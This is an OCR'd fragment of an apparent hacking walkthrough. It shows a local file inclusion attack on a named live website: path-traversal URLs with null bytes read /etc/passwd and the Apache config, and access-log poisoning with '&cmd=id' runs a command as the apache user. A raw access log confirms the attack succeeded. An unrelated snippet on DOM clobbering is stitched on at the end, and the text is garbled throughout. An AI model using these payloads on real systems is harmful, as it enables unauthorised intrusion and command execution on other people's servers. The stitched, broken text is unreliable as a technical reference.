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
© 2010, All Rights Reserved theo@proqualitycontrol.com
Design and Develop By: Yadav Singh Basnet
v0pcr3w
Highlight All
Match Case
1 of 2 matches

Now run this line to execute command on server **/home/pro_99/proqualitycontrol.com/access_log%00&cmd=id** and you'll see the "**id**" command executed.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Leading Professional ...
proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/acce
Search
INT
SQL
XSS
Encryption
Encoding
Other
Load URL
Split URL
Execute
□ Enable Post data
□ Enable Referrer

```
http://proqualitycontrol.com/index.php?page=../../../../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/access_log%00&cmd=id
```

```
"http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:16 -0400] "GET /scroll_gallery/4.jpg HTTP/1.1" 200 12918 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux
x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:16 -0400] "GET /scroll_gallery/14.jpg HTTP/1.1" 200 11249 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0"
182.16.174.2 - - [05/Jun/2017:11:34:16 -0400] "GET /scroll_gallery/13.jpg HTTP/1.1" 200 19616 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:17 -0400] "GET
/greybox/w_close.gif HTTP/1.1" 200 74 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:17 -0400] "GET /greybox/g_close.gif HTTP/1.1" 200 541
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x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:34:17 -0400] "GET /greybox/header_bg.gif HTTP/1.1" 200 1188 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0"
103.49.222.58 - - [05/Jun/2017:11:34:18 -0400] "GET / HTTP/1.1" 200 21044 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:34:18 -0400] "GET /images/favicon.ico HTTP/1.1" 200 5686 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:39:11 -0400] "GET /index.php?page=inipro HTTP/1.1" 200 10816 "http://proqualitycontrol.com/" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:39:11 -0400] "GET /images/ini_img.jpg HTTP/1.1" 200 10792 "http://proqualitycontrol.com/index.php?page=inipro" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:39:12 -0400] "GET /images/pricing_heading_img-trans.png HTTP/1.1" 200 2832 "http://proqualitycontrol.com/index.php?page=inipro" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:39:12 -0400] "GET /index.php?page=inipro HTTP/1.1" 200 10816 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:39:32 -0400] "GET
/index.php?page=../../../../../../../../../../../../../../../../../../etc/passwd%00 HTTP/1.1" 200 11985 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:39:34 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../..
/../../etc/passwd%2500 HTTP/1.1" 200 21026 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:40:14 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../../../etc/httpd/conf/httpd.conf%00
HTTP/1.1" 200 72956 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:40:17 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../../../etc/httpd/conf/httpd.conf%2500 HTTP/1.1" 200 21026 "-"
"Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 94.25.179.164 - - [05/Jun/2017:11:41:26 -0400] "GET /index.php HTTP/1.0" 200 21026 "http://proqualitycontrol.com/index.php" "Mozilla/5.0 (Windows NT 5.1; rv:47.0)
Gecko/20100101 Firefox/47.0" 103.49.222.58 - - [05/Jun/2017:11:42:12 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/access_log%00 HTTP/1.1" 200 68017 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:42:14 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com/access_log%2500 HTTP/1.1" 200 21026 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0)
Gecko/20100101 Firefox/45.0" 103.49.222.58 - - [05/Jun/2017:11:49:24 -0400] "GET /v0pcr3w uid=48(apache) gid=48(apache) groups=48(apache),500(webadmin) HTTP/1.1" 404 292 "-" "-" 103.49.222.58 - - [05/Jun/2017:11:49:44 -0400] "GET
/v0pcr3w uid=48(apache) gid=48(apache) groups=48(apache),500(webadmin) HTTP/1.1" 404 292 "-" "-" 103.49.222.58 - - [05/Jun/2017:11:50:27 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com
/access_log%00 HTTP/1.1" 200 68707 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0" 182.16.174.2 - - [05/Jun/2017:11:50:34 -0400] "GET /index.php?page=../../../../../../../../../../../../../../../../../../home/pro_99/proqualitycontrol.com
/access_log%2500 HTTP/1.1" 200 21026 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0"
```



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v0pcr3w

1 of 2 matches

Our command executed successfully **GET /v0pcr3w uid=48(apache) gid=48(apache) groups=48(apache),500(webadmin)**.

Note: The web administrator has been notified about this vulnerability.

Thats all guys, happy hacking!

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



<a>
Block <p>
Another inline <a>
IG name=test> <p> <a href=//terjanq.me? id=testPath name=prot
Browsers will unfold the above to a semantically valid code
...></a> <p> <a ...></a> <a ...></a> </p> <p> <a ...>T</a> </p>

Sep 26 · 9 min read ★


Because attributes are cloned window.CONFIG and window.testPath return HTML Collection
HTMLCollection(2) [a#CONFIG, a#CONFIG, CONFIG: a#CONFIG, test: a#CONFIG]
HTMLCollection(2) [a#testPath, a#testPath, testPath: a#testPath, protocol: a#testPath]

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